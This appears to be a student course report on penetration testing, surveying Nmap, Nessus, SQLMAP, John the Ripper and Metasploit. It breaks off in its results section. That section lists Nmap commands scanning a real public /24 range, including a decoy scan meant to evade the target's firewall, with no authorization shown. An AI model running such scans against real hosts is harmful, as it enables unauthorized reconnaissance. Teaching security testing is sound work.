Exposing Security Vulnerabilities using Penetration Testing

J Component Project Report

CSE3501 - Fall Semester 2022-23

School of Computer Science and Engineering

Guided by

Prof. Ajnas Muhammed V M

Submitted by

Abhishek Raj Chauhan - 20BCI0161

Vellore-632014, Tamil Nadu, India

School of Computer Science and Engineering

November, 2022

TABLE OF CONTENTS

Abstract

The main objective of penetration testing is to identify security weaknesses. Penetration testing can also be used to test an organization's security policy, its adherence to compliance requirements, its employees' security awareness and the organization's ability to identify and respond to security incidents.Typically, the information about security weaknesses that are identified or exploited through pen testing is aggregated and provided to the organization's IT and network system managers, enabling them to make strategic decisions and prioritize remediation efforts.

We performed penetration testing on websites in 4 steps using various different tools. The first step is Vulnerability assessment. In which all the potential pre-defined threats are found by running scripts on the server using Nmap. Nessus is also used. Nessus tool is a vulnerability scanner that allows us to audit networks by scanning ranges of Internet Protocol (IP) addresses and identifying vulnerabilities with a series of plug-ins. These vulnerabilities found could range from a minimal threat to a critical security threat. Hence It's an important step in pen testing through which the vulnerabilities and threats can be identified and resolved.

In second step Database Accessing for which we will use SQLMAP. This tool helps us to get complete access of website database, Hence we can add, delete or update the database in any required way. This leaves the website completely vulnerable and expose its user's personal data to hacker.

In third step Hash Cracking and Decrypting for which we will use John the ripper tool. It can be used to crack passwords in des , md5 , zip-encrypt , rar5 etc many formats.

In fourth and the last step File transfer in Victim Machine for which we will use Metasploit framework, using which we can gain access to Victim's system and it allows us to navigate through the system and modify things as we go. From here we can run all sorts of havoc on the victim machine.

Keywords - Penetration Testing, Vulnerability Assessment, NMap, Nessus, SQLMAP, John the ripper, Metasploit.

Introduction

In order to identify security flaws and misuse of the target OS, penetration testing is carried out on a functioning OS. This testing's goal is to find any security flaw without actually damaging the PC's architecture . Penetration testing is the process of trying to get access to resources without knowing the account, password, or other standard methods.

Consent is the main factor that distinguishes a penetration tester from an attacker. The owner of the processing assets being tested will have given the penetration tester permission, and they will be trusted to provide a report. A penetration test's goal is to increase the security of the computing assets under test.

Both an external and an internal model may be used to conduct the penetration test. The purpose of the penetration test for external networks is to demonstrate the existence of known security flaws that may be used by attackers who enter the network from outside its borders, often the Internet.The intrusion penetration test, on the other hand, provides a thorough assessment of the organization's security posture, much like the external assessment. Several network access points that represent each logical and physical network segment will be used to run the test.

Commonly, it might happen by exposing the environment's lax security or control for stealing critical information.

The type of penetration test selected usually depends on the scope and whether the organization wants to simulate an attack by an employee, Network Admin (Internal Sources) or by External Sources. There are three types of Penetration testing and they are

- Black Box Testing
- White Box Penetration testing
- Grey Box Penetration Testing

In black-box penetration testing, a tester has no knowledge about the systems to be tested. He is responsible to collect information about the target network or system.

In a white-box penetration testing, the tester is usually provided with complete information about the network or systems to be tested including the IP address schema, source code, OS details, etc. This can be considered as a simulation of an attack by any Internal sources.

In a grey box penetration testing, a tester is provided with partial knowledge of the system. It can be considered as an attack by an external hacker who had gained illegitimate access to an organization's network infrastructure documents.

Literature Review

Serial.no	Name of the paper	Author names and year of publication	Summary of the Paper
1	Penetration Testing – Reconnaissance with NMAP Tool	Kaur, G. and Kaur, N., 2017	Several Nmap options that will give them more information about the target ports and other useful services have been used by them. Nmap is used throughout the entire project, and the attacks were conducted using virtual machines (VMware). Kali Linux serves as the Nmap tool's user interface. Nmap was the only tool utilised in this research study to gather data on the target os. Nmap can be used to find information about target requirements, host detection options, scan technique options, etc. By scanning ports with the reliable penetration testing programme Nmap, they were able to determine the IP addresses of both their own operating system and the target operating system. It also looks for available services as well as open and closed ports.
2	Vulnerability Assessment and Penetration Testing (VAPT) Framework: Case Study of Government's Website	Almaarif, A. and Lubis, M., 2020	In this study, the researchers employed qualitative technique, which entails developing a framework to implement VAPT in an organised manner. They have performed vulnerability analyses and penetration tests to detect potential hazards and analyse the potential effects to be communicated to the system owner through an appropriate engagement framework that permits systematic measurement. The purpose of this study is to illustrate the current trend in cybercommunities, notably in Indonesia, using government websites. Directory listing, complete path disclosure, PHP information disclosure, folder webserver disclosure,

			and others are among the vulnerabilities that present 2 (two) critical, 6 (six) medium, and 2 (two) moderate levels of risk.
3	Even Hackers Deserve Usability: An Expert Evaluation of Penetration Testing Tools	Bingham, M., Skillen, A. and Somayaji, A., 2014	They decided to compare the Metasploit exploitation automation engine and the Nessus vulnerability scanner. Here, they utilise a heuristic tour to assess the degree to which two widely use penetration testing tools, Metasploit and Nessus, are useable by non-experts. They point out difficulties with software configuration, user notification, and user interface design that can prevent a nonsecurity professional from efficiently using such products. They suggest user interface upgrades to address the problems found during our review. They also discuss the effectiveness of the domain-specific criteria we used for the usability of penetration testing. They suggested a number of changes to the software's user interface that would make administrators' jobs easier and make penetration testing easier.
4	Performance Evaluation of a Raspberry Pi Bramble Cluster for Penetration Testing	Aparicio Carranza, M.G., Carranza, H. and DeCusatis, C. 2019	As an alternative to traditional penetration testing methods, we look into parallel computing clusters utilising the affordable Raspberry Pi platform. Using free and open-source Kali Linux tools, we explore 2-node and 4-node Bramble clusters for wireless password cracking and compare their performance to that of traditional desktop and laptop computers. To sniff and inject packets, they have employed the MPICH, Pyrit, DISPY, NMAP, Psutil, John the Ripper (JtR), and ultimately the Wi-Fi adaptor. To facilitate the sharing of a common resource, they will install the essential software to build a cluster of interconnected Raspberry Pis and then establish a consistent

			environment on each of the slave nodes and the master node. They cracked a Wi-Fi WPA/2 handshake made up of packets that were intercepted from a mobile device to a wireless network and an encrypted archive with a password set between five and eight characters. On the Bramble cluster, which consists of a single node, two nodes, four nodes, a laptop, and a desktop, they decrypted a zip file with a given password and a Wi-Fi handshake that uses the same or a password-like password.
5	DPLOOP: Detection & Prevention of Loopholes in Web Application Security	Tiwari, V., 2021	The research work discussed in this paper explores potential techniques for vulnerability detection and risk mitigation to shield corporate websites from SQL and XSS flaws. A dataset of URLs has been examined by us. The least amount of CSRF occurs in SQL, XSS, and XML, yet these three have the greatest detection rates. Using Python, shell, and PHP scripts, this study created a loophole detection system to find SQL, XSS, XXE, and LDAP vulnerabilities in Web applications. The suggested fix for a security flaw in web applications oversees a test set on the pertinent websites. All of them are highly accurate in finding SQL, XSS, XXE, CSRF, and LDAP security flaws.
6	Privacy and Security Concerns in Electronic Commerce Websites in Ghana: A Survey Study	Baako, I., Umar, S. and Gidisu, P., 2019	In order to gather and analyse data for the study, three approaches were combined: web content analysis, information security audit, and testing of the websites using penetration testing tools. The e-commerce websites' potential flaws that might allow criminal individuals to steal client data for fraudulent purposes were tested and identified using Nmap. The study showed whether or not e-commerce websites have privacy policies. These e-commerce websites' security flaws have been


			identified as study findings. The study's conclusions will guide policy decisions on the gathering, use, and protection of electronic data in Ghana's e-commerce sector. Particular emphasis will be paid to issues with customer security and privacy.
7	Web Application Vulnerability Exploitation using Penetration Testing scripts	Baako, I., Umar, S. and Gidisu, P., 2019	They went through several webapp vulnerabilities in addition to showcasing some genuine risks to the web applications. Penetration testing will assist in identifying the weaknesses. To provide a thorough knowledge of the vulnerabilities, other threat models are also described. In this study, they aimed to show common web application assaults using a web application. First, they used three tools: Sqlmap, XSStrike, and Nikto. These three tools are utilised to get access to these weaknesses and aid in their exploitation. In this study, these tools were modified, and an exploit was added at the end so that, when the script is executed and the vulnerability has been scanned, the exploit may attack it.
8	IRJET- Penetration Testing using Metasploit framework: An Ethical Approach	Rawat, S., Bhatia, T., & Chopra, E. (2020).	Using the pre-existing modules, exploits, and tools of the Metasploit framework, they discuss penetration testing procedures, including data collection, vulnerability analysis, vulnerability exploitation, post-exploitation, and report creation. This document outlines the various penetration testing processes with current tools and Metasploit framework exploits Information collecting, vulnerability analysis, vulnerability exploitation, post-exploitation, and report production are these processes. Utilizing automated tools and Metasploit exploits, each stage is examined.

9	A Study on Penetration Testing Process and Tools	Al Shebli, H.M.Z. and Beheshti, B.D., 2018	They provided a summary of the practices and technologies used, discuss the function penetration testing plays in IT governance inside an organization, and then discuss the professional ethics required of the penetration test team. In this paper, they've covered penetration testing, considerations to take into account when running a penetration test, the procedure for conducting a penetration test, and frequently used tools and applications. If steps are done to address the vulnerabilities found, the method is effective. The organizational procedure and individual ethics in controlling risk and vulnerability are discussed last. As a result, they also covered the function of the Information Security Management System (ISMS), as well as the professional, ethical, and technical competencies needed to carry out the penetration test.
10	White Hat Security- An Overview of Penetration Testing Tools	Maji, S., Jain, H., Pandey, V. and Siddiqui, V.A., 2022	The introduction to pentesting tools and general pentesting principles will be the only subjects covered in this thesis. We won't go into other aspects of network testing or security. The penetration-testing tool helps us proactively ensure the application's security and protecting the system against attacker assaults. They talked about Kali Linux, a full-featured operating system with over 600 built-in security features tools, Metasploit Framework (MSF), Information gathering and reconnaissance tools such as Recon-NG, Nmap, theHarvester, Shodan and Attacking and exploiting tools such as - Burpsuite, John the Ripper, etc , Post exploitation tools and at last Tools for maintaining access. The penetration testing tools that are most often used include Nmap, Burpsuite, and Metasploit. In the history of penetration testing, the

			most precise and effective technologies have been created. These tools are utilised by practically all ethical hackers and are the most productive tools available. These tools are enough because they come with everything needed.

Proposed Methodology

In our Project we performed penetration testing on a website in four steps which involves five tools.



1. **NMap**

   Nmap is a robust network security tool written by Gordon Lyon. It was released more than 20 years ago and has since become the de facto standard for network mapping and port scanning. It is a free and open source utility for network exploration and security auditing.

   Although usually used for port scanning and network mapping, Nmap can also be used for other purposes, such as:

   ● host discovery.

   ● operating system and service version detection.

   ● finding out network information about targets, such as DNS names, device types, and MAC addresses.

   ● ability to scan for well-known vulnerabilities.

   ● host or service uptime monitoring.

2. **Nessus**

   Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Nessus by Tenable conducts vulnerability assessments for more than 27,000 organizations, with two million downloads worldwide.450 compliance and configuration templates are provided to deal with tasks such as configuration audits and patch management.

   Nessus is a widely used paid vulnerability assessment tool that is best for experienced security teams, as its interface can be a little tricky to master at first. It should be used in conjunction with pen testing tools, providing them with areas to target and potential weaknesses to exploit.

   Each computer has thousands of ports, all of which may or may not have services (ie: a server for a specific high-level protocol) listening on them. Nessus works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.

3. **SQLMAP**

   Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a

broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out of- band connections.

Their feature includes - Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and Pass. Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

4. **John the ripper**

John the Ripper is an Open Source password security auditing and password recovery tool available for many operating systems. John the Ripper jumbo supports hundreds of hash and cipher types, including for: user passwords of Unix flavors (Linux, *BSD, Solaris, AIX, QNX, etc.), macOS, Windows, "web apps" (e.g., WordPress), groupware (e.g., Notes/Domino), and database servers (SQL, LDAP, etc.); network traffic captures (Windows network authentication, WiFi WPA-PSK, etc.); encrypted private keys (SSH, GnuPG, cryptocurrency wallets, etc.), filesystems and disks (macOS .dmg files and "sparse bundles", Windows BitLocker, etc.), archives (ZIP, RAR, 7z), and document files (PDF, Microsoft Office's, etc.) These are just some of the examples - there are many more.

5. **Metasploit**


The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.


Result and Discussion:

Nmap:


Firstly search for a website for vulnerability Assessment.
Vulnerable website which we used –
The IP address of this website: 137.74.187.104



Scanning of port 80 and 443 using TCP 3-way handshaking.
The command used : sudo nmap -sT -p 80,443 137.74.187.104/24




Analyzing open port (80 and 443) on various hosts of the website.



Hence the open ports are found on different hosts of the IP which are vulnerable to attack if not secured properly.

Hiding IP while doing NMAP scan.
This could save our original IP from getting blocked from the server's firewall.
The command used: sudo nmap -sS -D 10.7.1.25 137.74.187.104/24




In this way all the potential pre-defined threats are found by running scripts on the server using Nmap. These vulnerabilities found could range from a minimal threat to a critical security threat. Hence It's an important step in pen testing through which the vulnerabilities and threats can be identified and resolved.

Nessus:


First we need to login using our credentials. It is a paid service but we get a free trail pack for seven days. Nessus comes in two parts, a server called nessusd and a client, which can by any of several options. The server is the part of Nessus that actually runs the tests, and the client is used to tell the server what tests to run on what computers.

To start Scanning click on NEW Scan to start the scan, there we have plenty options full system scan, website scan , malware scan etc





We have to enter some details like scan name , description(not compulsory) and IP Address.

IP Address can be found online(websites) or in command prompt by using ipconfig command.



After Launching the Scan it takes some time to complete , on completion we get all details of the scan like vulnerabilities found , count of vulnerabilities etc
These vulnerabilities are further classified into following categories based on the threat.

